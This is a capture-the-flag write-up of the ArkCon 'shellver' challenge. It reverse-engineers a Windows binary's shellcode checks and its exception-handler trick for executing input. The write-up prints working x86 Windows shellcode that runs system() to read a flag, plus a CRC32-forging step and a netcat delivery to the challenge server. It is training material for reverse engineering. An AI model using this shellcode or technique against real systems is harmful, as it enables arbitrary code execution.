
shellver

Author: Shaked Reiner



We get a 32bit Windows binary.

```
$ file shellver.exe
  shellver.exe: PE32 executable (console) Intel 80386, for MS Windows
```

Running the binary in a Windows machine shows the following behaviour:

```
PS C:\> .\shellver.exe
Hi.
Enter your shellcode here:
88888888
[!] Sorry, I only speak x86
```

We entered `88888888` but looks like the binary expects a shellcode in *x86* architecture.

Let's enter a valid shellcode in *x86* and see what happens.

```
PS C:\> .\shellver.exe
Hi.
Enter your shellcode here:
909090
[!] NOPs are for the weak
```

Looks like the binary doesn't allow any nops in the shellcode. We'll open up the binary to see what kind of checks it performs on the input.

Scrolling through the `main` function we can see most of the checks here.

```
.text:0040147D                push    offset aHiEnterYourShe ; "Hi.\nEnter
your shellcode here:\n"
.text:00401482                call    printf
.text:00401487                add     esp, 4
.text:0040148A                lea     eax, [ebp+input_shellcode]
.text:00401490                push    eax
.text:00401491                push    offset Format   ; "%1024s"
.text:00401496                call    scanf
.text:0040149B                add     esp, 8
.text:0040149E                push    offset Control  ;
"0123456789abcdefABCDEF"
.text:004014A3                lea     ecx, [ebp+input_shellcode]
.text:004014A9                push    ecx             ; Str
.text:004014AA                call    ds:strspn
.text:004014B0                add     esp, 8
.text:004014B3                movsx   edx, [ebp+eax+input_shellcode]
.text:004014BB                test    edx, edx
.text:004014BD                jnz     short loc_4014DB
```

First, the binary prompts the user to enter a shellcode of 1024 bytes. It is stored in `input_shellcode`.

The first check performed verifies that the input is indeed a hex string.

After that, the binary copies the shellcode to a newly allocated memory area and stores the pointer in both a local and a global variable.

Next, the binary iterates over the shellcode bytes, looking for x86 `NOP` instruction (i.e. 0x90). If it finds any, it sets a local variable `nops_present` to one.

```
.text:0040154C                 mov     [ebp+i], 0
.text:00401556                 jmp     short loc_401567
.text:00401558 ; ---------------------------------------------------------------
--------------
.text:00401558
.text:00401558 loc_401558:                             ; CODE XREF:
_main:loc_40159A↓j
.text:00401558                 mov     eax, [ebp+i]
.text:0040155E                 add     eax, 1
.text:00401561                 mov     [ebp+i], eax
.text:00401567
.text:00401567 loc_401567:                             ; CODE XREF:
_main+176↑j
.text:00401567                 mov     ecx, [ebp+Size]
.text:0040156D                 sub     ecx, 1
.text:00401570                 cmp     [ebp+i], ecx
.text:00401576                 jnb     short loc_40159C
.text:00401578                 mov     edx, [ebp+lpShellcode]
.text:0040157E                 add     edx, [ebp+i]
.text:00401584                 movzx   eax, byte ptr [edx]
.text:00401587                 cmp     eax, 90h
.text:0040158C                 jnz     short loc_40159A
.text:0040158E                 mov     [ebp+nops_present], 1
.text:00401598                 jmp     short loc_40159C
```

In the last and final check, the binary tries to disassemble the binary as `x86` code. It sets a local variable `is_x86` to 1 if the disassembling of the code fails.

```
.text:0040159C loc_40159C:                             ; CODE XREF:
_main+196↑j
.text:0040159C                                         ; _main+1B8↑j
.text:0040159C                 mov     ecx, [ebp+Size]
.text:004015A2                 push    ecx
.text:004015A3                 mov     edx, [ebp+lpShellcode]
.text:004015A9                 push    edx
.text:004015AA                 call    disassemble
.text:004015AF                 add     esp, 8
.text:004015B2                 mov     [ebp+is_x86], eax
```

Based on the previously set flags, the binary prints the appropriate error message to the user and then exits.

```
.text:00401625 loc_401625:                             ; CODE XREF:
_main+20D↑j
```

```
.text:00401625                                         ; _main+216↑j ...
.text:00401625                 cmp     [ebp+shellcode_too_long], 0
.text:0040162C                 jz      short loc_40163B
.text:0040162E                 push    offset aThatSTooLongFo ; "[!] That's
too long for a shellcode\n"
.text:00401633                 call    printf
.text:00401638                 add     esp, 4
.text:0040163B
.text:0040163B loc_40163B:                             ; CODE XREF:
_main+24C↑j
.text:0040163B                 cmp     [ebp+is_x86], 0
.text:00401642                 jnz     short loc_401651
.text:00401644                 push    offset aSorryIOnlySpea ; "[!] Sorry, I
only speak x86\n"
.text:00401649                 call    printf
.text:0040164E                 add     esp, 4
.text:00401651
.text:00401651 loc_401651:                             ; CODE XREF:
_main+262↑j
.text:00401651                 cmp     [ebp+nops_present], 0
.text:00401658                 jz      short loc_401667
.text:0040165A                 push    offset aNopsAreForTheW ; "[!] NOPs are
for the weak\n"
.text:0040165F                 call    printf
.text:00401664                 add     esp, 4
```

If all checks passed correctly, the binary prints the following message:

```
PS C:\> .\shellver.exe
Hi.
Enter your shellcode here:
31c0
[+] Shellcode looks fine to me...
Bye!
```

After printing the message above the binary performs the following:

```
.text:00401677 loc_401677:                             ; CODE XREF:
_main+243↑j
.text:00401677                 mov     ecx, [ebp+pNumber]
.text:0040167D                 mov     eax, 5
.text:00401682                 cdq
.text:00401683                 idiv    dword ptr [ecx]
```

Looking back for references to the `pNumber` variable, we see that it's pointing to a global variable.

```
.text:0040146C                 mov     [ebp+pNumber], offset gNumber
```

Following the global variable in the `.data` section, we see it equals to `0`. We also notice an interesting DATA XREF to this global varialble from a function IDA has identified as `TopLevelExceptionFilter`.

```
.data:0076A784 gNumber         dd 0                    ; DATA XREF:
TopLevelExceptionFilter+42↑w
```

Knowing what we know about `pNumber` we can assume that the aforementioned division instruction will result in a *divide by zero* exception. Let's take a look at the `TopLevelExceptionFilter` function, this is the function that was registered to handle unhandled exceptions by the C runtime code.

```
.text:004B5954 sub_4B5954      proc near               ; CODE XREF:
sub_4B502B↑p
.text:004B5954                 push    offset TopLevelExceptionFilter ;
lpTopLevelExceptionFilter
.text:004B5959                 call    ds:SetUnhandledExceptionFilter
.text:004B595F                 retn
.text:004B595F sub_4B5954      endp
```

`TopLevelExceptionFilter` doesn't look at all like the normal exception filter function.

First, the function checks if a global variable is set. If it isn't, it grabs the global pointer to the shellcode and calls a function with the pointer as an argument.

```
.text:0040105F                 mov     eax, g_lpShellcode
.text:00401064                 push    eax
.text:00401065                 call    sub_4010B0
```

Upon close inspection on `sub_4010B0`, and after searching the constant values used by it online, we soon understand that it's calculating a `CRC32` on the shellcode, so we'll rename it to `CRC32`.

```
.text:0040105F                 mov     eax, g_lpShellcode
.text:00401064                 push    eax
.text:00401065                 call    CRC32
.text:0040106A                 add     esp, 4
.text:0040106D                 mov     [ebp+shellcode_crc32], eax
.text:00401070                 cmp     [ebp+shellcode_crc32], 0F00DF00Dh
.text:00401077                 jnz     short loc_401082
.text:00401079                 mov     [ebp+var_4], 40h
.text:00401080                 jmp     short loc_401089
.text:00401082 ; ---------------------------------------------------------------
--------------
.text:00401082
.text:00401082 loc_401082:                             ; CODE XREF:
TopLevelExceptionFilter+27↑j
.text:00401082                 mov     [ebp+var_4], 4
```

```
.text:00401089
.text:00401089 loc_401089:                             ; CODE XREF:
TopLevelExceptionFilter+30↑j
.text:00401089                 mov     ecx, [ebp+var_4]
.text:0040108C                 mov     dword_76A780, ecx
.text:00401092                 mov     gNumber, 1
.text:0040109C                 or      eax, 0FFFFFFFFh
.text:0040109F                 jmp     short loc_4010AA
```

The CRC32 of the shellcode is then compared to `0xF00DF00D`. If it is equal to this constant value, then a local variable `var_4` is set to `0x40`, and if the result is different then what expected, `var_4` will be equal to `0x4`. Then, the exception filter function sets the value of `var_4` to a global variable `dword_76A780`, sets the value of the global variable `gNumber` (that triggered the exception because it was `0`) to `1` and returns.

Going back to `main` the instruction that triggered the exception before will execute without an issue now, since the global variable is no longer `0`.

```
.text:0040168B                 mov     [ebp+flOldProtect], 0
.text:00401695                 lea     edx, [ebp+flOldProtect]
.text:0040169B                 push    edx             ; lpflOldProtect
.text:0040169C                 mov     eax, [ebp+pNewProtect]
.text:004016A2                 mov     ecx, [eax]
.text:004016A4                 push    ecx             ; flNewProtect
.text:004016A5                 mov     edx, [ebp+Size]
.text:004016AB                 push    edx             ; dwSize
.text:004016AC                 mov     eax, [ebp+lpShellcode]
.text:004016B2                 push    eax             ; lpAddress
.text:004016B3                 call    ds:GetCurrentProcess
.text:004016B9                 push    eax             ; hProcess
.text:004016BA                 call    ds:VirtualProtectEx
```

Next, the binary calls `VirtualProtectEx` with on `lpShellcode`, it will change the page permissions of the the shellcode's memory area. What's interesting here is the `flNewProtect` argument. Let's backtrace to see where it comes from.

```
.text:00401462                 mov     [ebp+pNewProtect], offset dword_76A780
```

It is pointing to a global variable we have referenced before, in `TopLevelExceptionFilter`. Knowing its purpose, we'll rename it to `gNewProtect`. Knowing that, we understand that the exception handler sets the page permissions global variable to `PAGE_EXECUTE_READWRITE` (0x40) if the `CRC32` of the shellcode is `0xF00DF00D` or to `PAGE_READWRITE` (0x4) if the `CRC32` doesn't match the requirement.

Finally, the binary tries to jump to `0xF00DF00D`.

```
.text:004016C0                mov     ecx, 0F00DF00Dh
.text:004016C5                call    ecx
```

Obviously, the binary will get an `ACCESS_VIOLATION` on trying to jump to this address, and `TopLevelExceptionFilter` will execute again.

This time, it will take the jump since it already set the `gNewProtect` variable and will **jump to the shellcode**.

```
.text:00401056                cmp     gNewProtect, 0
.text:0040105D                jnz     short loc_4010A1
.
.
.
.text:004010A1 loc_4010A1:                            ; CODE XREF:
TopLevelExceptionFilter+D↑j
.text:004010A1                call    g_lpShellcode
.text:004010A7                or      eax, 0FFFFFFFFh
```

So, these are the requirements for the shellcode:

1. Not longer than `999` bytes
2. Must be `x86`
3. Doesn't contain `NOP` instructions
4. Has a `CRC32` equals to `0xF00DF00D`
5. Reads a file named `flag`

First thing, we'll satisfy all the requirements except for `4` with a slightly modified shellcode from exploit-db that simply does `system("cat flag;")`.

```
31C9648B41308B400C8B7014AD96AD8B58108B533C01DA8B527801DA8B722001DE31C941AD01D8
81384765745075F4817804726F634175EB8178086464726575E28B722401DE668B0C4E498B721C
01DE8B148E01DA31F689D631C9516861727941684C696272684C6F616489E15153FFD231C966B9
6C6C516872742E64686D73766389E151FFD031FF89C731D25266BA656D52687379737489E15157
31D289F2FFD231C966B9673B516820666C61687479706589E151FFD031C966B9636851685F6765
7489E1515731D289F2FFD2FFD031D252686578697489E15157FFD6FFD0
```

Finally, using `forcecrc32.py` from Project Nayuki we'll create a shellcode with the appropriate `CRC32`. We'll add 4 bytes at the end of the shellcode that the script will change to make the correct `CRC32` and run the following command, specifying the offset of the 4 bytes we let the script change.

```
$ python forcecrc32.py shellcode 224 f00df00d
  Original CRC-32: 233FD973
  Computed and wrote patch
  New CRC-32 successfully verified
```

And the new shellcode:

```
31C9648B41308B400C8B7014AD96AD8B58108B533C01DA8B527801DA8B722001DE31C941AD01D8
81384765745075F4817804726F634175EB8178086464726575E28B722401DE668B0C4E498B721C
01DE8B148E01DA31F689D631C9516861727941684C696272684C6F616489E15153FFD231C966B9
6C6C516872742E64686D73766389E151FFD031FF89C731D25266BA656D52687379737489E15157
31D289F2FFD231C966B9673B516820666C61687479706589E151FFD031C966B9636851685F6765
7489E1515731D289F2FFD2FFD031D252686578697489E15157FFD6FFD0C4CE7191
```

```
$ nc 18.196.80.211 1337
  Hi.
  Enter your shellcode here:

31C9648B41308B400C8B7014AD96AD8B58108B533C01DA8B527801DA8B722001DE31C941AD01D8
81384765745075F4817804726F634175EB8178086464726575E28B722401DE668B0C4E498B721C
01DE8B148E01DA31F689D631C9516861727941684C696272684C6F616489E15153FFD231C966B9
6C6C516872742E64686D73766389E151FFD031FF89C731D25266BA656D52687379737489E15157
31D289F2FFD231C966B9673B516820666C61687479706589E151FFD031C966B9636851685F6765
7489E1515731D289F2FFD2FFD031D252686578697489E15157FFD6FFD0C4CE7191
  [+] Shellcode looks fine to me...
  Bye!

  ArkCon{n0w_y0u_C(RT)_m3_n0w_y0u_do_n07!}
```

We found the flag: `ArkCon{n0w_y0u_C(RT)_m3_n0w_y0u_do_n07!}`.